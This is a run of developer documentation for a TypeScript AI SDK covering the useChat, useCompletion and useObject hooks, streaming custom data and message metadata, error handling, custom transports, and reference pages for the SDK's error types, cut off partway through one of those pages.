export default function Page() {
const [input, setInput] = useState('');
const { messages, sendMessage } = useChat();
const handleSubmit = (e: React.FormEvent) => {
e.preventDefault();
sendMessage({ text: input });
setInput('');
};
return (
<div>
{messages.map(message => (
<div key={message.id}>
<div>{message.role}</div>
<div>
{message.parts.map((part, index) => {
if (part.type === 'text') {
return <span key={index}>{part.text}</span>;
}
if (part.type === 'tool-displayWeather') {
switch (part.state) {
case 'input-available':
return <div key={index}>Loading weather...</div>;
case 'output-available':
return (
<div key={index}>
<Weather {...part.output} />
</div>
);
case 'output-error':
return <div key={index}>Error: {part.errorText}</div>;
default:
return null;
}
}
if (part.type === 'tool-getStockPrice') {
switch (part.state) {
case 'input-available':
return <div key={index}>Loading stock price...</div>;
case 'output-available':
return (
<div key={index}>
<Stock {...part.output} />
</div>
);
case 'output-error':
return <div key={index}>Error: {part.errorText}</div>;
default:
return null;
}
}
return null;
})}
</div>
</div>
))}
<form onSubmit={handleSubmit}>
<input
type="text"
value={input}
onChange={e => setInput(e.target.value)}
/>
<button type="submit">Send</button>
</form>
</div>
);
}
By following this pattern, you can continue to add more tools and components, expanding the capabilities of your Generative UI application.
title: Completion description: Learn how to use the useCompletion hook.
Completion
The useCompletion hook allows you to create a user interface to handle text completions in your application. It enables the streaming of text completions from your AI provider, manages the state for chat input, and updates the UI automatically as new messages are received.
In this guide, you will learn how to use the useCompletion hook in your application to generate text completions and stream them in real-time to your users.
Example
'use client';
import { useCompletion } from '@ai-sdk/react';
export default function Page() {
const { completion, input, handleInputChange, handleSubmit } = useCompletion({
api: '/api/completion',
});
return (
<form onSubmit={handleSubmit}>
<input
name="prompt"
value={input}
onChange={handleInputChange}
id="input"
/>
<button type="submit">Submit</button>
<div>{completion}</div>
</form>
);
}
import { streamText } from 'ai';
__PROVIDER_IMPORT__;
// Allow streaming responses up to 30 seconds
export const maxDuration = 30;
export async function POST(req: Request) {
const { prompt }: { prompt: string } = await req.json();
const result = streamText({
model: __MODEL__,
prompt,
});
return result.toUIMessageStreamResponse();
}
In the Page component, the useCompletion hook will request to your AI provider endpoint whenever the user submits a message. The completion is then streamed back in real-time and displayed in the UI.
This enables a seamless text completion experience where the user can see the AI response as soon as it is available, without having to wait for the entire response to be received.
Customized UI
useCompletion also provides ways to manage the prompt via code, show loading and error states, and update messages without being triggered by user interactions.
Loading and error states
To show a loading spinner while the chatbot is processing the user's message, you can use the isLoading state returned by the useCompletion hook:
const { isLoading, ... } = useCompletion()
return(
<>
{isLoading ? <Spinner /> : null}
</>
)
Similarly, the error state reflects the error object thrown during the fetch request. It can be used to display an error message, or show a toast notification:
const { error, ... } = useCompletion()
useEffect(() => {
if (error) {
toast.error(error.message)
}
}, [error])
// Or display the error message in the UI:
return (
<>
{error ? <div>{error.message}</div> : null}
</>
)
Controlled input
In the initial example, we have handleSubmit and handleInputChange callbacks that manage the input changes and form submissions. These are handy for common use cases, but you can also use uncontrolled APIs for more advanced scenarios such as form validation or customized components.
The following example demonstrates how to use more granular APIs like setInput with your custom input and submit button components:
const { input, setInput } = useCompletion();
return (
<>
<MyCustomInput value={input} onChange={value => setInput(value)} />
</>
);
Cancelation
It's also a common use case to abort the response message while it's still streaming back from the AI provider. You can do this by calling the stop function returned by the useCompletion hook.
const { stop, isLoading, ... } = useCompletion()
return (
<>
<button onClick={stop} disabled={!isLoading}>Stop</button>
</>
)
When the user clicks the "Stop" button, the fetch request will be aborted. This avoids consuming unnecessary resources and improves the UX of your application.
Throttling UI Updates
This feature is currently only available for React.
By default, the useCompletion hook will trigger a render every time a new chunk is received.
You can throttle the UI updates with the experimental_throttle option.
const { completion, ... } = useCompletion({
// Throttle the completion and data updates to 50ms:
experimental_throttle: 50
})
Event Callbacks
useCompletion also provides optional event callbacks that you can use to handle different stages of the chatbot lifecycle. These callbacks can be used to trigger additional actions, such as logging, analytics, or custom UI updates.
const { ... } = useCompletion({
onResponse: (response: Response) => {
console.log('Received response from server:', response)
},
onFinish: (prompt: string, completion: string) => {
console.log('Finished streaming completion:', completion)
},
onError: (error: Error) => {
console.error('An error occurred:', error)
},
})
It's worth noting that you can abort the processing by throwing an error in the onResponse callback. This will trigger the onError callback and stop the message from being appended to the chat UI. This can be useful for handling unexpected responses from the AI provider.
Configure Request Options
By default, the useCompletion hook sends a HTTP POST request to the /api/completion endpoint with the prompt as part of the request body. You can customize the request by passing additional options to the useCompletion hook:
const { messages, input, handleInputChange, handleSubmit } = useCompletion({
api: '/api/custom-completion',
headers: {
Authorization: 'your_token',
},
body: {
user_id: '123',
},
credentials: 'same-origin',
});
In this example, the useCompletion hook sends a POST request to the /api/completion endpoint with the specified headers, additional body fields, and credentials for that fetch request. On your server side, you can handle the request with these additional information.
title: Object Generation description: Learn how to use the useObject hook.
Object Generation
The useObject hook allows you to create interfaces that represent a structured JSON object that is being streamed.
In this guide, you will learn how to use the useObject hook in your application to generate UIs for structured data on the fly.
Example
The example shows a small notifications demo app that generates fake notifications in real-time.
Schema
It is helpful to set up the schema in a separate file that is imported on both the client and server.
import { z } from 'zod';
// define a schema for the notifications
export const notificationSchema = z.object({
notifications: z.array(
z.object({
name: z.string().describe('Name of a fictional person.'),
message: z.string().describe('Message. Do not use emojis or links.'),
}),
),
});
Client
The client uses useObject to stream the object generation process.
The results are partial and are displayed as they are received.
Please note the code for handling undefined values in the JSX.
'use client';
import { experimental_useObject as useObject } from '@ai-sdk/react';
import { notificationSchema } from './api/notifications/schema';
export default function Page() {
const { object, submit } = useObject({
api: '/api/notifications',
schema: notificationSchema,
});
return (
<>
<button onClick={() => submit('Messages during finals week.')}>
Generate notifications
</button>
{object?.notifications?.map((notification, index) => (
<div key={index}>
<p>{notification?.name}</p>
<p>{notification?.message}</p>
</div>
))}
</>
);
}
Server
On the server, we use streamObject to stream the object generation process.
import { streamObject } from 'ai';
__PROVIDER_IMPORT__;
import { notificationSchema } from './schema';
// Allow streaming responses up to 30 seconds
export const maxDuration = 30;
export async function POST(req: Request) {
const context = await req.json();
const result = streamObject({
model: __MODEL__,
schema: notificationSchema,
prompt:
`Generate 3 notifications for a messages app in this context:` + context,
});
return result.toTextStreamResponse();
}
Enum Output Mode
When you need to classify or categorize input into predefined options, you can use the enum output mode with useObject. This requires a specific schema structure where the object has enum as a key with z.enum containing your possible values.
Example: Text Classification
This example shows how to build a simple text classifier that categorizes statements as true or false.
Client
When using useObject with enum output mode, your schema must be an object with enum as the key:
'use client';
import { experimental_useObject as useObject } from '@ai-sdk/react';
import { z } from 'zod';
export default function ClassifyPage() {
const { object, submit, isLoading } = useObject({
api: '/api/classify',
schema: z.object({ enum: z.enum(['true', 'false']) }),
});
return (
<>
<button onClick={() => submit('The earth is flat')} disabled={isLoading}>
Classify statement
</button>
{object && <div>Classification: {object.enum}</div>}
</>
);
}
Server
On the server, use streamObject with output: 'enum' to stream the classification result:
import { streamObject } from 'ai';
__PROVIDER_IMPORT__;
export async function POST(req: Request) {
const context = await req.json();
const result = streamObject({
model: __MODEL__,
output: 'enum',
enum: ['true', 'false'],
prompt: `Classify this statement as true or false: ${context}`,
});
return result.toTextStreamResponse();
}
Customized UI
useObject also provides ways to show loading and error states:
Loading State
The isLoading state returned by the useObject hook can be used for several
purposes:
- To show a loading spinner while the object is generated.
- To disable the submit button.
'use client';
import { useObject } from '@ai-sdk/react';
export default function Page() {
const { isLoading, object, submit } = useObject({
api: '/api/notifications',
schema: notificationSchema,
});
return (
<>
{isLoading && <Spinner />}
<button
onClick={() => submit('Messages during finals week.')}
disabled={isLoading}
>
Generate notifications
</button>
{object?.notifications?.map((notification, index) => (
<div key={index}>
<p>{notification?.name}</p>
<p>{notification?.message}</p>
</div>
))}
</>
);
}
Stop Handler
The stop function can be used to stop the object generation process. This can be useful if the user wants to cancel the request or if the server is taking too long to respond.
'use client';
import { useObject } from '@ai-sdk/react';
export default function Page() {
const { isLoading, stop, object, submit } = useObject({
api: '/api/notifications',
schema: notificationSchema,
});
return (
<>
{isLoading && (
<button type="button" onClick={() => stop()}>
Stop
</button>
)}
<button onClick={() => submit('Messages during finals week.')}>
Generate notifications
</button>
{object?.notifications?.map((notification, index) => (
<div key={index}>
<p>{notification?.name}</p>
<p>{notification?.message}</p>
</div>
))}
</>
);
}
Error State
Similarly, the error state reflects the error object thrown during the fetch request.
It can be used to display an error message, or to disable the submit button:
'use client';
import { useObject } from '@ai-sdk/react';
export default function Page() {
const { error, object, submit } = useObject({
api: '/api/notifications',
schema: notificationSchema,
});
return (
<>
{error && <div>An error occurred.</div>}
<button onClick={() => submit('Messages during finals week.')}>
Generate notifications
</button>
{object?.notifications?.map((notification, index) => (
<div key={index}>
<p>{notification?.name}</p>
<p>{notification?.message}</p>
</div>
))}
</>
);
}
Event Callbacks
useObject provides optional event callbacks that you can use to handle life-cycle events.
onFinish: Called when the object generation is completed.onError: Called when an error occurs during the fetch request.
These callbacks can be used to trigger additional actions, such as logging, analytics, or custom UI updates.
'use client';
import { experimental_useObject as useObject } from '@ai-sdk/react';
import { notificationSchema } from './api/notifications/schema';
export default function Page() {
const { object, submit } = useObject({
api: '/api/notifications',
schema: notificationSchema,
onFinish({ object, error }) {
// typed object, undefined if schema validation fails:
console.log('Object generation completed:', object);
// error, undefined if schema validation succeeds:
console.log('Schema validation error:', error);
},
onError(error) {
// error during fetch request:
console.error('An error occurred:', error);
},
});
return (
<div>
<button onClick={() => submit('Messages during finals week.')}>
Generate notifications
</button>
{object?.notifications?.map((notification, index) => (
<div key={index}>
<p>{notification?.name}</p>
<p>{notification?.message}</p>
</div>
))}
</div>
);
}
Configure Request Options
You can configure the API endpoint, optional headers and credentials using the api, headers and credentials settings.
const { submit, object } = useObject({
api: '/api/use-object',
headers: {
'X-Custom-Header': 'CustomValue',
},
credentials: 'include',
schema: yourSchema,
});
title: Streaming Custom Data description: Learn how to stream custom data from the server to the client.
Streaming Custom Data
It is often useful to send additional data alongside the model's response. For example, you may want to send status information, the message ids after storing them, or references to content that the language model is referring to.
The AI SDK provides several helpers that allows you to stream additional data to the client
and attach it to the UIMessage parts array:
createUIMessageStream: creates a data streamcreateUIMessageStreamResponse: creates a response object that streams datapipeUIMessageStreamToResponse: pipes a data stream to a server response object
The data is streamed as part of the response stream using Server-Sent Events.
Setting Up Type-Safe Data Streaming
First, define your custom message type with data part schemas for type safety:
import { UIMessage } from 'ai';
// Define your custom message type with data part schemas
export type MyUIMessage = UIMessage<
never, // metadata type
{
weather: {
city: string;
weather?: string;
status: 'loading' | 'success';
};
notification: {
message: string;
level: 'info' | 'warning' | 'error';
};
} // data parts type
>;
Streaming Data from the Server
In your server-side route handler, you can create a UIMessageStream and then pass it to createUIMessageStreamResponse:
import { openai } from '@ai-sdk/openai';
import {
createUIMessageStream,
createUIMessageStreamResponse,
streamText,
convertToModelMessages,
} from 'ai';
__PROVIDER_IMPORT__;
import type { MyUIMessage } from '@/ai/types';
export async function POST(req: Request) {
const { messages } = await req.json();
const stream = createUIMessageStream<MyUIMessage>({
execute: ({ writer }) => {
// 1. Send initial status (transient - won't be added to message history)
writer.write({
type: 'data-notification',
data: { message: 'Processing your request...', level: 'info' },
transient: true, // This part won't be added to message history
});
// 2. Send sources (useful for RAG use cases)
writer.write({
type: 'source',
value: {
type: 'source',
sourceType: 'url',
id: 'source-1',
url: 'https://weather.com',
title: 'Weather Data Source',
},
});
// 3. Send data parts with loading state
writer.write({
type: 'data-weather',
id: 'weather-1',
data: { city: 'San Francisco', status: 'loading' },
});
const result = streamText({
model: __MODEL__,
messages: convertToModelMessages(messages),
onFinish() {
// 4. Update the same data part (reconciliation)
writer.write({
type: 'data-weather',
id: 'weather-1', // Same ID = update existing part
data: {
city: 'San Francisco',
weather: 'sunny',
status: 'success',
},
});
// 5. Send completion notification (transient)
writer.write({
type: 'data-notification',
data: { message: 'Request completed', level: 'info' },
transient: true, // Won't be added to message history
});
},
});
writer.merge(result.toUIMessageStream());
},
});
return createUIMessageStreamResponse({ stream });
}
Types of Streamable Data
Data Parts (Persistent)
Regular data parts are added to the message history and appear in message.parts:
writer.write({
type: 'data-weather',
id: 'weather-1', // Optional: enables reconciliation
data: { city: 'San Francisco', status: 'loading' },
});
Sources
Sources are useful for RAG implementations where you want to show which documents or URLs were referenced:
writer.write({
type: 'source',
value: {
type: 'source',
sourceType: 'url',
id: 'source-1',
url: 'https://example.com',
title: 'Example Source',
},
});
Transient Data Parts (Ephemeral)
Transient parts are sent to the client but not added to the message history. They are only accessible via the onData useChat handler:
// server
writer.write({
type: 'data-notification',
data: { message: 'Processing...', level: 'info' },
transient: true, // Won't be added to message history
});
// client
const [notification, setNotification] = useState();
const { messages } = useChat({
onData: ({ data, type }) => {
if (type === 'data-notification') {
setNotification({ message: data.message, level: data.level });
}
},
});
Data Part Reconciliation
When you write to a data part with the same ID, the client automatically reconciles and updates that part. This enables powerful dynamic experiences like:
- Collaborative artifacts - Update code, documents, or designs in real-time
- Progressive data loading - Show loading states that transform into final results
- Live status updates - Update progress bars, counters, or status indicators
- Interactive components - Build UI elements that evolve based on user interaction
The reconciliation happens automatically - simply use the same id when writing to the stream.
Processing Data on the Client
Using the onData Callback
The onData callback is essential for handling streaming data, especially transient parts:
import { useChat } from '@ai-sdk/react';
import type { MyUIMessage } from '@/ai/types';
const { messages } = useChat<MyUIMessage>({
api: '/api/chat',
onData: dataPart => {
// Handle all data parts as they arrive (including transient parts)
console.log('Received data part:', dataPart);
// Handle different data part types
if (dataPart.type === 'data-weather') {
console.log('Weather update:', dataPart.data);
}
// Handle transient notifications (ONLY available here, not in message.parts)
if (dataPart.type === 'data-notification') {
showToast(dataPart.data.message, dataPart.data.level);
}
},
});
Important: Transient data parts are only available through the onData callback. They will not appear in the message.parts array since they're not added to message history.
Rendering Persistent Data Parts
You can filter and render data parts from the message parts array:
const result = (
<>
{messages?.map(message => (
<div key={message.id}>
{/* Render weather data parts */}
{message.parts
.filter(part => part.type === 'data-weather')
.map((part, index) => (
<div key={index} className="weather-widget">
{part.data.status === 'loading' ? (
<>Getting weather for {part.data.city}...</>
) : (
<>
Weather in {part.data.city}: {part.data.weather}
</>
)}
</div>
))}
{/* Render text content */}
{message.parts
.filter(part => part.type === 'text')
.map((part, index) => (
<div key={index}>{part.text}</div>
))}
{/* Render sources */}
{message.parts
.filter(part => part.type === 'source')
.map((part, index) => (
<div key={index} className="source">
Source: <a href={part.url}>{part.title}</a>
</div>
))}
</div>
))}
</>
);
Complete Example
'use client';
import { useChat } from '@ai-sdk/react';
import { useState } from 'react';
import type { MyUIMessage } from '@/ai/types';
export default function Chat() {
const [input, setInput] = useState('');
const { messages, sendMessage } = useChat<MyUIMessage>({
api: '/api/chat',
onData: dataPart => {
// Handle transient notifications
if (dataPart.type === 'data-notification') {
console.log('Notification:', dataPart.data.message);
}
},
});
const handleSubmit = (e: React.FormEvent) => {
e.preventDefault();
sendMessage({ text: input });
setInput('');
};
return (
<>
{messages?.map(message => (
<div key={message.id}>
{message.role === 'user' ? 'User: ' : 'AI: '}
{/* Render weather data */}
{message.parts
.filter(part => part.type === 'data-weather')
.map((part, index) => (
<span key={index} className="weather-update">
{part.data.status === 'loading' ? (
<>Getting weather for {part.data.city}...</>
) : (
<>
Weather in {part.data.city}: {part.data.weather}
</>
)}
</span>
))}
{/* Render text content */}
{message.parts
.filter(part => part.type === 'text')
.map((part, index) => (
<div key={index}>{part.text}</div>
))}
</div>
))}
<form onSubmit={handleSubmit}>
<input
value={input}
onChange={e => setInput(e.target.value)}
placeholder="Ask about the weather..."
/>
<button type="submit">Send</button>
</form>
</>
);
}
Use Cases
- RAG Applications - Stream sources and retrieved documents
- Real-time Status - Show loading states and progress updates
- Collaborative Tools - Stream live updates to shared artifacts
- Analytics - Send usage data without cluttering message history
- Notifications - Display temporary alerts and status messages
Message Metadata vs Data Parts
Both message metadata and data parts allow you to send additional information alongside messages, but they serve different purposes:
Message Metadata
Message metadata is best for message-level information that describes the message as a whole:
- Attached at the message level via
message.metadata - Sent using the
messageMetadatacallback intoUIMessageStreamResponse - Ideal for: timestamps, model info, token usage, user context
- Type-safe with custom metadata types
// Server: Send metadata about the message
return result.toUIMessageStreamResponse({
messageMetadata: ({ part }) => {
if (part.type === 'finish') {
return {
model: part.response.modelId,
totalTokens: part.totalUsage.totalTokens,
createdAt: Date.now(),
};
}
},
});
Data Parts
Data parts are best for streaming dynamic arbitrary data:
- Added to the message parts array via
message.parts - Streamed using
createUIMessageStreamandwriter.write() - Can be reconciled/updated using the same ID
- Support transient parts that don't persist
- Ideal for: dynamic content, loading states, interactive components
// Server: Stream data as part of message content
writer.write({
type: 'data-weather',
id: 'weather-1',
data: { city: 'San Francisco', status: 'loading' },
});
For more details on message metadata, see the Message Metadata documentation.
title: Error Handling description: Learn how to handle errors in the AI SDK UI
Error Handling and warnings
Warnings
The AI SDK shows warnings when something might not work as expected. These warnings help you fix problems before they cause errors.
When Warnings Appear
Warnings are shown in the browser console when:
- Unsupported settings: You use a setting that the AI model doesn't support
- Unsupported tools: You use a tool that the AI model can't use
- Other issues: The AI model reports other problems
Warning Messages
All warnings start with "AI SDK Warning:" so you can easily find them. For example:
AI SDK Warning: The "temperature" setting is not supported by this model
AI SDK Warning: The tool "calculator" is not supported by this model
Turning Off Warnings
By default, warnings are shown in the console. You can control this behavior:
Turn Off All Warnings
Set a global variable to turn off warnings completely:
globalThis.AI_SDK_LOG_WARNINGS = false;
Custom Warning Handler
You can also provide your own function to handle warnings:
globalThis.AI_SDK_LOG_WARNINGS = warnings => {
// Handle warnings your own way
warnings.forEach(warning => {
// Your custom logic here
console.log('Custom warning:', warning);
});
};
Error Handling
Error Helper Object
Each AI SDK UI hook also returns an error object that you can use to render the error in your UI. You can use the error object to show an error message, disable the submit button, or show a retry button.
'use client';
import { useChat } from '@ai-sdk/react';
import { useState } from 'react';
export default function Chat() {
const [input, setInput] = useState('');
const { messages, sendMessage, error, regenerate } = useChat();
const handleSubmit = (e: React.FormEvent) => {
e.preventDefault();
sendMessage({ text: input });
setInput('');
};
return (
<div>
{messages.map(m => (
<div key={m.id}>
{m.role}:{' '}
{m.parts
.filter(part => part.type === 'text')
.map(part => part.text)
.join('')}
</div>
))}
{error && (
<>
<div>An error occurred.</div>
<button type="button" onClick={() => regenerate()}>
Retry
</button>
</>
)}
<form onSubmit={handleSubmit}>
<input
value={input}
onChange={e => setInput(e.target.value)}
disabled={error != null}
/>
</form>
</div>
);
}
Alternative: replace last message
Alternatively you can write a custom submit handler that replaces the last message when an error is present.
'use client';
import { useChat } from '@ai-sdk/react';
import { useState } from 'react';
export default function Chat() {
const [input, setInput] = useState('');
const { sendMessage, error, messages, setMessages } = useChat();
function customSubmit(event: React.FormEvent<HTMLFormElement>) {
event.preventDefault();
if (error != null) {
setMessages(messages.slice(0, -1)); // remove last message
}
sendMessage({ text: input });
setInput('');
}
return (
<div>
{messages.map(m => (
<div key={m.id}>
{m.role}:{' '}
{m.parts
.filter(part => part.type === 'text')
.map(part => part.text)
.join('')}
</div>
))}
{error && <div>An error occurred.</div>}
<form onSubmit={customSubmit}>
<input value={input} onChange={e => setInput(e.target.value)} />
</form>
</div>
);
}
Error Handling Callback
Errors can be processed by passing an onError callback function as an option to the useChat or useCompletion hooks.
The callback function receives an error object as an argument.
import { useChat } from '@ai-sdk/react';
export default function Page() {
const {
/* ... */
} = useChat({
// handle error:
onError: error => {
console.error(error);
},
});
}
Injecting Errors for Testing
You might want to create errors for testing. You can easily do so by throwing an error in your route handler:
export async function POST(req: Request) {
throw new Error('This is a test error');
}
title: Transport description: Learn how to use custom transports with useChat.
Transport
The useChat transport system provides fine-grained control over how messages are sent to your API endpoints and how responses are processed. This is particularly useful for alternative communication protocols like WebSockets, custom authentication patterns, or specialized backend integrations.
Default Transport
By default, useChat uses HTTP POST requests to send messages to /api/chat:
import { useChat } from '@ai-sdk/react';
// Uses default HTTP transport
const { messages, sendMessage } = useChat();
This is equivalent to:
import { useChat } from '@ai-sdk/react';
import { DefaultChatTransport } from 'ai';
const { messages, sendMessage } = useChat({
transport: new DefaultChatTransport({
api: '/api/chat',
}),
});
Custom Transport Configuration
Configure the default transport with custom options:
import { useChat } from '@ai-sdk/react';
import { DefaultChatTransport } from 'ai';
const { messages, sendMessage } = useChat({
transport: new DefaultChatTransport({
api: '/api/custom-chat',
headers: {
Authorization: 'Bearer your-token',
'X-API-Version': '2024-01',
},
credentials: 'include',
}),
});
Dynamic Configuration
You can also provide functions that return configuration values. This is useful for authentication tokens that need to be refreshed, or for configuration that depends on runtime conditions:
const { messages, sendMessage } = useChat({
transport: new DefaultChatTransport({
api: '/api/chat',
headers: () => ({
Authorization: `Bearer ${getAuthToken()}`,
'X-User-ID': getCurrentUserId(),
}),
body: () => ({
sessionId: getCurrentSessionId(),
preferences: getUserPreferences(),
}),
credentials: () => 'include',
}),
});
Request Transformation
Transform requests before sending to your API:
const { messages, sendMessage } = useChat({
transport: new DefaultChatTransport({
api: '/api/chat',
prepareSendMessagesRequest: ({ id, messages, trigger, messageId }) => {
return {
headers: {
'X-Session-ID': id,
},
body: {
messages: messages.slice(-10), // Only send last 10 messages
trigger,
messageId,
},
};
},
}),
});
Building Custom Transports
To understand how to build your own transport, refer to the source code of the default implementation:
- DefaultChatTransport - The complete default HTTP transport implementation
- HttpChatTransport - Base HTTP transport with request handling
- ChatTransport Interface - The transport interface you need to implement
These implementations show you exactly how to:
- Handle the
sendMessagesmethod - Process UI message streams
- Transform requests and responses
- Handle errors and connection management
The transport system gives you complete control over how your chat application communicates, enabling integration with any backend protocol or service.
title: Reading UIMessage Streams description: Learn how to read UIMessage streams.
Reading UI Message Streams
UIMessage streams are useful outside of traditional chat use cases. You can consume them for terminal UIs, custom stream processing on the client, or React Server Components (RSC).
The readUIMessageStream helper transforms a stream of UIMessageChunk objects into an AsyncIterableStream of UIMessage objects, allowing you to process messages as they're being constructed.
Basic Usage
import { readUIMessageStream, streamText } from 'ai';
__PROVIDER_IMPORT__;
async function main() {
const result = streamText({
model: __MODEL__,
prompt: 'Write a short story about a robot.',
});
for await (const uiMessage of readUIMessageStream({
stream: result.toUIMessageStream(),
})) {
console.log('Current message state:', uiMessage);
}
}
Tool Calls Integration
Handle streaming responses that include tool calls:
import { readUIMessageStream, streamText, tool } from 'ai';
__PROVIDER_IMPORT__;
import { z } from 'zod';
async function handleToolCalls() {
const result = streamText({
model: __MODEL__,
tools: {
weather: tool({
description: 'Get the weather in a location',
inputSchema: z.object({
location: z.string().describe('The location to get the weather for'),
}),
execute: ({ location }) => ({
location,
temperature: 72 + Math.floor(Math.random() * 21) - 10,
}),
}),
},
prompt: 'What is the weather in Tokyo?',
});
for await (const uiMessage of readUIMessageStream({
stream: result.toUIMessageStream(),
})) {
// Handle different part types
uiMessage.parts.forEach(part => {
switch (part.type) {
case 'text':
console.log('Text:', part.text);
break;
case 'tool-call':
console.log('Tool called:', part.toolName, 'with args:', part.args);
break;
case 'tool-result':
console.log('Tool result:', part.result);
break;
}
});
}
}
Resuming Conversations
Resume streaming from a previous message state:
import { readUIMessageStream, streamText } from 'ai';
__PROVIDER_IMPORT__;
async function resumeConversation(lastMessage: UIMessage) {
const result = streamText({
model: __MODEL__,
messages: [
{ role: 'user', content: 'Continue our previous conversation.' },
],
});
// Resume from the last message
for await (const uiMessage of readUIMessageStream({
stream: result.toUIMessageStream(),
message: lastMessage, // Resume from this message
})) {
console.log('Resumed message:', uiMessage);
}
}
title: Message Metadata description: Learn how to attach and use metadata with messages in AI SDK UI
Message Metadata
Message metadata allows you to attach custom information to messages at the message level. This is useful for tracking timestamps, model information, token usage, user context, and other message-level data.
Overview
Message metadata differs from data parts in that it's attached at the message level rather than being part of the message content. While data parts are ideal for dynamic content that forms part of the message, metadata is perfect for information about the message itself.
Getting Started
Here's a simple example of using message metadata to track timestamps and model information:
Defining Metadata Types
First, define your metadata type for type safety:
import { UIMessage } from 'ai';
import { z } from 'zod';
// Define your metadata schema
export const messageMetadataSchema = z.object({
createdAt: z.number().optional(),
model: z.string().optional(),
totalTokens: z.number().optional(),
});
export type MessageMetadata = z.infer<typeof messageMetadataSchema>;
// Create a typed UIMessage
export type MyUIMessage = UIMessage<MessageMetadata>;
Sending Metadata from the Server
Use the messageMetadata callback in toUIMessageStreamResponse to send metadata at different streaming stages:
import { convertToModelMessages, streamText } from 'ai';
__PROVIDER_IMPORT__;
import type { MyUIMessage } from '@/types';
export async function POST(req: Request) {
const { messages }: { messages: MyUIMessage[] } = await req.json();
const result = streamText({
model: __MODEL__,
messages: convertToModelMessages(messages),
});
return result.toUIMessageStreamResponse({
originalMessages: messages, // pass this in for type-safe return objects
messageMetadata: ({ part }) => {
// Send metadata when streaming starts
if (part.type === 'start') {
return {
createdAt: Date.now(),
model: 'your-model-id',
};
}
// Send additional metadata when streaming completes
if (part.type === 'finish') {
return {
totalTokens: part.totalUsage.totalTokens,
};
}
},
});
}
Accessing Metadata on the Client
Access metadata through the message.metadata property:
'use client';
import { useChat } from '@ai-sdk/react';
import { DefaultChatTransport } from 'ai';
import type { MyUIMessage } from '@/types';
export default function Chat() {
const { messages } = useChat<MyUIMessage>({
transport: new DefaultChatTransport({
api: '/api/chat',
}),
});
return (
<div>
{messages.map(message => (
<div key={message.id}>
<div>
{message.role === 'user' ? 'User: ' : 'AI: '}
{message.metadata?.createdAt && (
<span className="text-sm text-gray-500">
{new Date(message.metadata.createdAt).toLocaleTimeString()}
</span>
)}
</div>
{/* Render message content */}
{message.parts.map((part, index) =>
part.type === 'text' ? <div key={index}>{part.text}</div> : null,
)}
{/* Display additional metadata */}
{message.metadata?.totalTokens && (
<div className="text-xs text-gray-400">
{message.metadata.totalTokens} tokens
</div>
)}
</div>
))}
</div>
);
}
Common Use Cases
Message metadata is ideal for:
- Timestamps: When messages were created or completed
- Model Information: Which AI model was used
- Token Usage: Track costs and usage limits
- User Context: User IDs, session information
- Performance Metrics: Generation time, time to first token
- Quality Indicators: Finish reason, confidence scores
See Also
- Chatbot Guide - Message metadata in the context of building chatbots
- Streaming Data - Comparison with data parts
- UIMessage Reference - Complete UIMessage type reference
title: AI_APICallError description: Learn how to fix AI_APICallError
AI_APICallError
This error occurs when an API call fails.
Properties
url: The URL of the API request that failedrequestBodyValues: The request body values sent to the APIstatusCode: The HTTP status code returned by the APIresponseHeaders: The response headers returned by the APIresponseBody: The response body returned by the APIisRetryable: Whether the request can be retried based on the status codedata: Any additional data associated with the error
Checking for this Error
You can check if an error is an instance of AI_APICallError using:
import { APICallError } from 'ai';
if (APICallError.isInstance(error)) {
// Handle the error
}
title: AI_DownloadError description: Learn how to fix AI_DownloadError
AI_DownloadError
This error occurs when a download fails.
Properties
url: The URL that failed to downloadstatusCode: The HTTP status code returned by the serverstatusText: The HTTP status text returned by the servermessage: The error message containing details about the download failure
Checking for this Error
You can check if an error is an instance of AI_DownloadError using:
import { DownloadError } from 'ai';
if (DownloadError.isInstance(error)) {
// Handle the error
}
title: AI_EmptyResponseBodyError description: Learn how to fix AI_EmptyResponseBodyError
AI_EmptyResponseBodyError
This error occurs when the server returns an empty response body.
Properties
message: The error message
Checking for this Error
You can check if an error is an instance of AI_EmptyResponseBodyError using:
import { EmptyResponseBodyError } from 'ai';
if (EmptyResponseBodyError.isInstance(error)) {
// Handle the error
}
title: AI_InvalidArgumentError description: Learn how to fix AI_InvalidArgumentError
AI_InvalidArgumentError
This error occurs when an invalid argument was provided.
Properties
parameter: The name of the parameter that is invalidvalue: The invalid valuemessage: The error message
Checking for this Error
You can check if an error is an instance of AI_InvalidArgumentError using:
import { InvalidArgumentError } from 'ai';
if (InvalidArgumentError.isInstance(error)) {
// Handle the error
}
title: AI_InvalidDataContentError description: How to fix AI_InvalidDataContentError
AI_InvalidDataContentError
This error occurs when the data content provided in a multi-modal message part is invalid. Check out the prompt examples for multi-modal messages .
Properties
content: The invalid content valuemessage: The error message describing the expected and received content types
Checking for this Error
You can check if an error is an instance of AI_InvalidDataContentError using:
import { InvalidDataContentError } from 'ai';
if (InvalidDataContentError.isInstance(error)) {
// Handle the error
}
title: AI_InvalidDataContent description: Learn how to fix AI_InvalidDataContent
AI_InvalidDataContent
This error occurs when invalid data content is provided.
Properties
content: The invalid content valuemessage: The error messagecause: The cause of the error
Checking for this Error
You can check if an error is an instance of AI_InvalidDataContent using:
import { InvalidDataContent } from 'ai';
if (InvalidDataContent.isInstance(error)) {
// Handle the error
}
title: AI_InvalidMessageRoleError description: Learn how to fix AI_InvalidMessageRoleError
AI_InvalidMessageRoleError
This error occurs when an invalid message role is provided.
Properties
role: The invalid role valuemessage: The error message
Checking for this Error
You can check if an error is an instance of AI_InvalidMessageRoleError using:
import { InvalidMessageRoleError } from 'ai';
if (InvalidMessageRoleError.isInstance(error)) {
// Handle the error
}
title: AI_InvalidPromptError description: Learn how to fix AI_InvalidPromptError
AI_InvalidPromptError
This error occurs when the prompt provided is invalid.
Properties
prompt: The invalid prompt valuemessage: The error messagecause: The cause of the error
Checking for this Error
You can check if an error is an instance of AI_InvalidPromptError using:
import { InvalidPromptError } from 'ai';
if (InvalidPromptError.isInstance(error)) {
// Handle the error
}
title: AI_InvalidResponseDataError description: Learn how to fix AI_InvalidResponseDataError
AI_InvalidResponseDataError
This error occurs when the server returns a response with invalid data content.
Properties
data: The invalid response data valuemessage: The error message
Checking for this Error
You can check if an error is an instance of AI_InvalidResponseDataError using:
import { InvalidResponseDataError } from 'ai';
if (InvalidResponseDataError.isInstance(error)) {
// Handle the error
}
title: AI_InvalidToolInputError description: Learn how to fix AI_InvalidToolInputError
AI_InvalidToolInputError
This error occurs when invalid tool input was provided.
Properties
toolName: The name of the tool with invalid inputstoolInput: The invalid tool inputsmessage: The error messagecause: The cause of the error
Checking for this Error
